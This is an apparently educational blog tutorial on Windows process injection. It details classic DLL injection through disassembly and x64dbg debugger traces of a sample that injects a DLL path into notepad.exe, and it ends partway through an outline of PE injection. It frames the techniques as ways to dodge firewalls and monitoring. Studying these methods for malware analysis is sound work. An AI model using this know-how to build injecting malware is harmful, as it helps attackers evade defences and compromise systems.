Practical Process Injection techniques

This article is about explaining multiple process injection techniques in detail. Malware had numerous capabilities to achieve its goal and it is improving day by day .By clear understanding of basic techniques will provide strong base to understand day to day improvised techniques. Motto of this article is make things more simpler way . So lets start deep dive into

What is process injection?

By book ,In the Windows operating system, processes are allowed to allocate, read, and write in another process's virtual memory, as well as create new threads, suspend threads, and change these threads' registers, including the instruction pointer (EIP/RIP). Process injection is a technique that's implemented by malware authors so that they can inject code.In simple words ,**writing malicious code from one live userspace process (malware) to another live userspaceprocess (target).**

Why Process Injection ?

To bypass trivial firewalls that block internet connections from all applications except browsers or other signed allowed apps,so malware can speak with c2 server. Evade debuggers and other dynamic analysis or monitoring tools by running the malicious code inside another unmonitored. Maintain persistence for fileless malware. By injecting its code into a background process, malware can maintain persistence on a server that rarely gets rebooted

Is this techniques are still relevant today ?

Many of techniques are comprised or detected by next gen AV’s and specially Microsoft win 10 x64 is became popular because of its security features like CFG(prevent indirect calls to non-approved addresses,CIG (only allow modules signed by Microsoft/Microsoft Store/WHQL to be loaded into the process memory), Dynamic Code prevention and few others .But if you want to detect new techniques ,you need to understand basics as well for new techniques they only change few things like different api core principle of technique is same .In other words we cant paragraphs without learning the alphabets

Process injection building blocks

- Memory allocation
- Memory writing
- Execution

CLASSIC DLL INJECTION:

The malware writes the path to its malicious dynamic-link library (DLL) in the virtual address space of another process, and ensures the remote process loads it by creating a remote thread in the target process .

Before going how it working practical we need to understand below api's and its purpose

CreateToolhelp32Snapshot -Takes a snapshot of the specified processes, as well as the heaps, modules, and threads used by these processes

Process32First -Retrieves information about the first process encountered in a system snapshot.
Process32Next -Retrieves information about the next process recorded in a system snapshot

OpenProcess - The OpenProcess function returns a handle of an existing process object.
VirtualAllocEX - The VirtualAllocEx function is used to allocate the memory and grant the access permissions to the memory address.


WriteProcessMemory - The WriteProcessMemory function writes data to an area of memory in a specified process.

CreateRemoteThread - The CreateRemoteThread function creates a thread that runs in the virtual address space of another process.


First malware need to find the target which is usually legitimate one .for that malware use these api: CreateToolhelp32Snapshot,Process32First,Process32Next**.** In a kitchen you need find a chocolate in out of 10 boxes ,first you need to take 10 boxes before you and open and check the boxes to find chocolate like wise : CreateToolhelp32Snapshot—helps to take snapshot of all process , Process32First - retrieves information about the first process in the snapshot and Process32Next- is used in a loop to iterate through them.

Then malware calls VirtualAllocEx to have a space to write the path to its DLL. The malware then calls WriteProcessMemory to write the path in the allocated memory. Finally, to have the code executed in another process, the malware calls APIs such as CreateRemoteThread, NtCreateThreadEx, or RtlCreateUserThread.

Usual flow of process injection :



Let dive into practical code analysis :



```
lea     ecx, [rbp+2]    ; dwFlags
call    cs:CreateToolhelp32Snapshot
mov     rdi, rax
cmp     rax, 0FFFFFFFFFFFFFFFFh
jz      short loc_1400012BD
```

```
xor     edx, edx        ; Val
mov     r8d, 234h       ; Size
lea     rcx, [rsp+2E8h+pe.cntUsage] ; void *
call    memset
mov     [rsp+2E8h+pe.dwSize], 238h
lea     rdx, [rsp+2E8h+pe] ; lppe
mov     rcx, rdi        ; hSnapshot
call    cs:Process32FirstW
```

```
loc_14000127B:
test    eax, eax
jz      short loc_1400012B8
```

```
mov     rdx, rbx
cmp     qword ptr [rbx+18h], 8
jb      short loc_14000128C
```

```
mov     rdx, [rbx]      ; String2
```


```
loc_14000128C:          ; String1
lea     rcx, [rsp+2E8h+pe.szExeFile]
call    cs:_wcsicmp
test    eax, eax
jz      short loc_1400012B1
```

```
loc_1400012B1:
mov     esi, [rsp+2E8h+pe.th32ProcessID]
```

```
lea     rdx, [rsp+2E8h+pe] ; lppe
mov     rcx, rdi        ; hSnapshot
call    cs:Process32NextW
jmp     short loc_14000127B
```

From the above ,we can see taking snapshot of all process and looking into the process and iterating it for targeted process.

For this sample ,it is target one legitimate file ,we can find out next




```
tream &))
mov     rcx, rax
mov     edx, esi
call    cs:??6?$basic_ostream@DU?$char_traits@D@std@@@std@@QEAAAEAV01@K@Z ; std::ostream::operator<<(ulong)
mov     rcx, rax
lea     rdx, sub_1400019D0
call    cs:??6?$basic_ostream@DU?$char_traits@D@std@@@std@@QEAAAEAV01@P6AAEAV01@AEAV01@@Z@Z ; std::ostream::operator<<(std::ostream & (*)(std::ostream &))
mov     r8d, esi        ; dwProcessId
xor     edx, edx        ; bInheritHandle
mov     ecx, 42Ah       ; dwDesiredAccess
call    cs:OpenProcess
mov     rbx, rax
mov     rcx, cs:?cout@std@@3V?$basic_ostream@DU?$char_traits@D@std@@@1@A ; std::ostream std::cout
cmp     rax, 0FFFFFFFFFFFFFFFFh
jnz     short loc_1400013B3
```

```
01@P6AAEAV01@AEAV01@@Z@Z ; std::ostream::operator<<(std::ostream & (*)(std::ostream &))
```

```
loc_1400013B3:
lea     rdx, aOpenProcessOk ; "Open Process OK"
call    sub_140001800
mov     rcx, rax
lea     rdx, sub_1400019D0
call    cs:??6?$basic_ostream@DU?$char_traits@D@std@@@std@@QEAAAEAV01@P6AAEAV01@AEAV01@@Z@Z ; std::ostream::operator<<(std::ostream & (*)(std::ostream &))
lea     rcx, [rsp+2E8h+lpString]
cmp     [rsp+2E8h+var_268], 8
cmovnb  rcx, [rsp+2E8h+lpString] ; lpString
call    cs:lstrlenW
lea     eax, ds:2[rax*2]
mov     esi, eax
mov     [rsp+2E8h+flProtect], 4 ; flProtect
mov     r9d, 1000h      ; flAllocationType
mov     r8d, eax        ; dwSize
xor     edx, edx        ; lpAddress
mov     rcx, rbx        ; hProcess
call    cs:VirtualAllocEx
mov     rdi, rax
mov     rcx, cs:?cout@std@@3V?$basic_ostream@DU?$char_traits@D@std@@@1@A ; std::ostream std::cout
test    rax, rax
jnz     short loc_140001442
```


And code we can follow if find the target process ,it can open the process allocate memory .



```
RIP  00007FFC051FB0F0  48:FF25 916B0600  jmp qword ptr ds:[<OpenProcess>]  OpenProcess
     00007FFC051FB0F7  CC                int3
     00007FFC051FB0F8  CC                int3
     00007FFC051FB0F9  CC                int3
     00007FFC051FB0FA  CC                int3
     00007FFC051FB0FB  CC                int3
     00007FFC051FB0FC  CC                int3
     00007FFC051FB0FD  CC                int3
     00007FFC051FB0FE  CC                int3
     00007FFC051FB0FF  CC                int3
     00007FFC051FB100  CC                int3
     00007FFC051FB101  CC                int3
     00007FFC051FB102  CC                int3
     00007FFC051FB103  CC                int3
     00007FFC051FB104  CC                int3
     00007FFC051FB105  CC                int3
     00007FFC051FB106  CC                int3
     00007FFC051FB107  CC                int3
     00007FFC051FB108  CC                int3
     00007FFC051FB109  CC                int3
     00007FFC051FB10A  CC                int3
     00007FFC051FB10B  CC                int3
     00007FFC051FB10C  CC                int3
     00007FFC051FB10D  CC                int3
     00007FFC051FB10E  CC                int3
qword ptr ds:[qword ptr ds:[00007FFC05261C88]]=[00007FFC05261C88 <kernel32.OpenProcess>]=<kernelbase.OpenProcess>
```

```
RAX     00007FFBF6F36070   <msvcp140.class std::basic_ostream<char
RBX     000000000014FC48
RCX     000000000000042A   L'ъ'
RDX     0000000000000000
RBP     0000000000000000
RSP     000000000014FBF8
RSI     0000000000001860
RDI     00000000000000A8   '¨'

R8      0000000000001860
R9      000000000014FAF8
R10     0000000000000014
R11     000000000014FB00
R12     0000000000000000
R13     0000000000000000
R14     0000000000000000
R15     0000000000000000

RIP     00007FFC051FB0F0   <kernel32.OpenProcess>

RFLAGS  0000000000000344
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 1  IF 1

1: rcx 000000000000042A 000000000000042A
2: rdx 0000000000000000 0000000000000000
3: r8 0000000000001860 0000000000001860
4: r9 000000000014FAF8 000000000014FAF8
5: [rsp+28] 0000000000000000 0000000000000000
```


From the image ,debugger stop at open process ,you can see red box marked below you can find the 3rd parameter it shows value 1860.it is target process we are looking and that need to convert to decimal we can see what it is hex 1860 -> dec 6240 PID



conhost.exe	3120	7.2 MB	DESKTOP-SI1S90U\admi	Console Window Host
notepad.exe	6240	2.51 MB	DESKTOP-SI1S90U\admi	Notepad

So it is notepad.exe


Now we got the process and next to find in this process where it write



```
RIP  00007FFC0521BB10  48:FF25 015D0400  jmp qword ptr ds:[<VirtualAllocEx>]  VirtualAllocEx
     00007FFC0521BB17  CC                int3
     00007FFC0521BB18  CC                int3
     00007FFC0521BB19  CC                int3
     00007FFC0521BB1A  CC                int3
     00007FFC0521BB1B  CC                int3
     00007FFC0521BB1C  CC                int3
     00007FFC0521BB1D  CC                int3
     00007FFC0521BB1E  CC                int3
     00007FFC0521BB1F  CC                int3
     00007FFC0521BB20  CC                int3
     00007FFC0521BB21  CC                int3
     00007FFC0521BB22  CC                int3
     00007FFC0521BB23  CC                int3
     00007FFC0521BB24  CC                int3
     00007FFC0521BB25  CC                int3
     00007FFC0521BB26  CC                int3
     00007FFC0521BB27  CC                int3
     00007FFC0521BB28  CC                int3
     00007FFC0521BB29  CC                int3
     00007FFC0521BB2A  CC                int3
     00007FFC0521BB2B  CC                int3
```

```
RAX     0000000000000036   '6'
RBX     00000000000000BC   '¼'
RCX     00000000000000BC   '¼'
RDX     0000000000000000
RBP     0000000000000000
RSP     000000000014FBF8
RSI     0000000000000036   '6'
RDI     00000000000000A8   '¨'

R8      0000000000000036   '6'
R9      0000000000001000
R10     0000000000000014
R11     000000000014FB00
R12     0000000000000000
R13     0000000000000000
R14     0000000000000000
R15     0000000000000000

RIP     00007FFC0521BB10   <kernel32.VirtualAllocEx>

RFLAGS  0000000000000344
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 1  IF 1

1: rcx 00000000000000BC 00000000000000
2: rdx 0000000000000000 00000000000000
3: r8 0000000000000036 000000000000003
```

The next stop /bp will be virtualallocex ,after we get this we click on execute till return and eax had address of where it can write .




```
RIP  00007FFC03BCBC4A  C3  ret
     00007FFC03BCBC4B  CC  int3
```

```
RAX  0000000000560000
```

Address :560000

Same we can confirm with next stop writeprocessmemory
Which is 2nd parameter




```
00007FFC0521BD70   48:FF25 893A0400   jmp qword ptr ds:[<WriteProcessMemor WriteProcessMemory
00007FFC0521BD77   CC                 int3
00007FFC0521BD78   CC                 int3
00007FFC0521BD79   CC                 int3
00007FFC0521BD7A   CC                 int3
00007FFC0521BD7B   CC                 int3
00007FFC0521BD7C   CC                 int3
00007FFC0521BD7D   CC                 int3
00007FFC0521BD7E   CC                 int3
00007FFC0521BD7F   CC                 int3
00007FFC0521BD80   CC                 int3
00007FFC0521BD81   CC                 int3
00007FFC0521BD82   CC                 int3
00007FFC0521BD83   CC                 int3
00007FFC0521BD84   CC                 int3
00007FFC0521BD85   CC                 int3
00007FFC0521BD86   CC                 int3
00007FFC0521BD87   CC                 int3
00007FFC0521BD88   CC                 int3
00007FFC0521BD89   CC                 int3
00007FFC0521BD8A   CC                 int3
00007FFC0521BD8B   CC                 int3
00007FFC0521BD8C   CC                 int3
```

```
RAX     00007FFBF6F36070     <msvcp140.class std::basic_ost
RBX     00000000000000BC     '¼'
RCX     00000000000000BC     '¼'
RDX     0000000000560000
RBP     0000000000000000
RSP     000000000014FBF8
RSI     0000000000000036     '6'
RDI     0000000000560000

R8      0000000000577A90     L"C:\\users\\public\\RunDLL.dl
R9      0000000000000036     '6'
R10     0000000000000014
R11     000000000014FB00
R12     0000000000000000
R13     0000000000000000
R14     0000000000000000
R15     0000000000000000

RIP     00007FFC0521BD70     <kernel32.WriteProcessMemory>

RFLAGS    0000000000000304
ZF 0   PF 1   AF 0
OF 0   SF 0   DF 0
CF 0   TF 1   IF 1
```

```
Default (x64 fastcall)
1: rcx 00000000000000BC 00000000000000
2: rdx 0000000000560000 00000000005600
3: r8 0000000000577A90 0000000000577A9
```

Now can follow this in process hacker after writing




```
00007FFC05219C10
00007FFC05219C13
00007FFC05219C17
00007FFC05219C1C
00007FFC05219C24
00007FFC05219C2B
00007FFC05219C2F
00007FFC05219C34
```

notepad.exe (6240) (0x560000 - 0x561000)

```
00000000 43 00 3a 00 5c 00 75 00 73 00 65 00 72 00 73 00 C.:.\.u.s.e.r.s.
00000010 5c 00 70 00 75 00 62 00 6c 00 69 00 63 00 5c 00 \.p.u.b.l.i.c.\.
00000020 52 00 75 00 6e 00 44 00 4c 00 4c 00 2e 00 64 00 R.u.n.D.L.L...d.
00000030 6c 00 6c 00 00 00 00 00 00 00 00 00 00 00 00 00 l.l.............
00000040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

You can see the path of dll above

After that, the general idea is to pass the address of LoadLibrary to one of these APIs so that a remote process has to execute the DLL on behalf of the malware



53B58129BF3958791B81BDCF148F204F.exe - PID: 5296 - Module: kernel32.dll - Thread: Main Thread 8860 - x64dbg [Elevated]

```
00007FFC05219C10   4C:8BDC              mov r11,rsp                               CreateR
00007FFC05219C13   48:83EC 48           sub rsp,48
00007FFC05219C17   44:8B5424 78         mov r10d,dword ptr ss:[rsp+78]
00007FFC05219C1C   48:8B8424 80000000   mov rax,qword ptr ss:[rsp+80]             rax:Loa
00007FFC05219C24   41:81E2 04000100     and r10d,10004
00007FFC05219C2B   49:8943 F0           mov qword ptr ds:[r11-10],rax             rax:Loa
00007FFC05219C2F   49:8363 E8 00        and qword ptr ds:[r11-18],0
00007FFC05219C34   48:8B4424 70         mov rax,qword ptr ss:[rsp+70]             rax:Loa
00007FFC05219C39   45:8953 E0           mov dword ptr ds:[r11-20],r10d
00007FFC05219C3D   49:8943 D8           mov qword ptr ds:[r11-28],rax             rax:Loa
00007FFC05219C41   48:FF15 587F0400     call qword ptr ds:[<CreateRemoteThre
00007FFC05219C48   0F1F4400 00          nop dword ptr ds:[rax+rax],eax
00007FFC05219C4D   48:83C4 48           add rsp,48
00007FFC05219C51   C3                   ret
00007FFC05219C52   CC                   int3
00007FFC05219C53   CC                   int3
00007FFC05219C54   CC                   int3
00007FFC05219C55   CC                   int3
00007FFC05219C56   CC                   int3
00007FFC05219C57   CC                   int3
00007FFC05219C58   CC                   int3
00007FFC05219C59   CC                   int3
00007FFC05219C5A   CC                   int3
00007FFC05219C5B   CC                   int3
00007FFC05219C5C   CC                   int3
```

```
RAX     00007FFC052001F0     <kernel32.LoadLibraryW>
RBX     00000000000000BC     '¼'
RCX     00000000000000BC     '¼'
RDX     0000000000000000
RBP     0000000000000000
RSP     000000000014FBF8
RSI     0000000000000036     '6'
RDI     0000000000560000

R8      0000000000000000
R9      00007FFC052001F0     <kernel32.LoadLibraryW>
R10     00000000000003CB     L'Ü'
R11     000000000014F8D0
R12     0000000000000000
R13     0000000000000000
R14     0000000000000000
R15     0000000000000000

RIP     00007FFC05219C10     <kernel32.CreateRemoteThread>

RFLAGS    0000000000000344
ZF 1   PF 1   AF 0
OF 0   SF 0   DF 0
CF 0   TF 1   IF 1
```

```
Default (x64 fastcall)
1: rcx 00000000000000BC 00000000000000BC
2: rdx 0000000000000000 0000000000000000
3: r8 0000000000000000 0000000000000000
4: r9 00007FFC052001F0 <kernel32.LoadLibraryW> (00007F
5: [rsp+28] 0000000000560000 0000000000560000
6: [rsp+30] 0000000000000000 0000000000000000
```

Next stop is createremotethread() which can start dll ,do have look handle and parameter (1st one and 5 th one)

In way this we find the

In way this we can analyse and take the details of classic dll injection

1.Pre requisites to use this technique the DLL is on disk; write technique used to write the DLL path to the target process
2.CFG no impact
3.CIG blocks this technique

You might got doubt why this guy this for simple dll injection explained this much because from the next technique onwards I take the liberality to go little fast

PE injection:

For this technique we learn theory from red teaming perspective and this basic helps to understand many in memory techniques

So the idea of this technique is malware can copy its malicious pe into an existing open process and execute by calling CreateRemoteThread or others. One advantage of PE injection over the LoadLibrary technique is that the malware does not have to drop a malicious DLL on the disk. Previously we add path in memory of remote process so there is no issue but we need add to pe file (exe or dll),When running in memory most, but not all, portable executables make use of 2 structures we need to know about: IAT (Import Address Table), and Reloc (Base Relocation Table)

What IAT table do simply allows for the addresses of DLL functions to be set by the PE loader, without having to modify the code of the application.

What Base Relocation Table do ,it is also possible that the application itself is not loaded at the same address every time. For the most part this isn't a problem because the application uses relative addressing, however because absolute addresses will need to be changed if the process base address changes, whenever an absolute address is used, it must be easily located. The Base Relocation Table is a table of pointers to every absolute address used in the code. During process initialization, if the process is not being loaded at its base address, the PE loader will modify all the absolute addresses to work with the new base address.

Before going to technical part ,go with this story -you and your cousin loved the same toy and you want gift that one to him .you bought two same toys and gave one to cousin .technical details really important because it helps to understand in the other tech like process hallowing

Steps :

1.Pe injections usually starts with Get the image base address **imageBase** Parse the PE headers and get its sizeOfImage

2. Allocate a block of memory -size of PE image retrieved(**VirtualAlloc**),), call it localImage,Copy the image of the current process into the newly allocated local memory localImage**(memcopy)**

3.Allocate a new memory block size of PE image retrieved step 1 in a remote process - the target process we want to inject the currently running PE into call it targetImage

4. When a malware injects its PE into another process it will have a new base address which is unpredictable, requiring it to dynamically recompute the fixed addresses of its PE. To overcome this, the malware needs to find its relocation table address in the host process, and resolve the absolute addresses of the copied image by looping through its relocation descriptors.

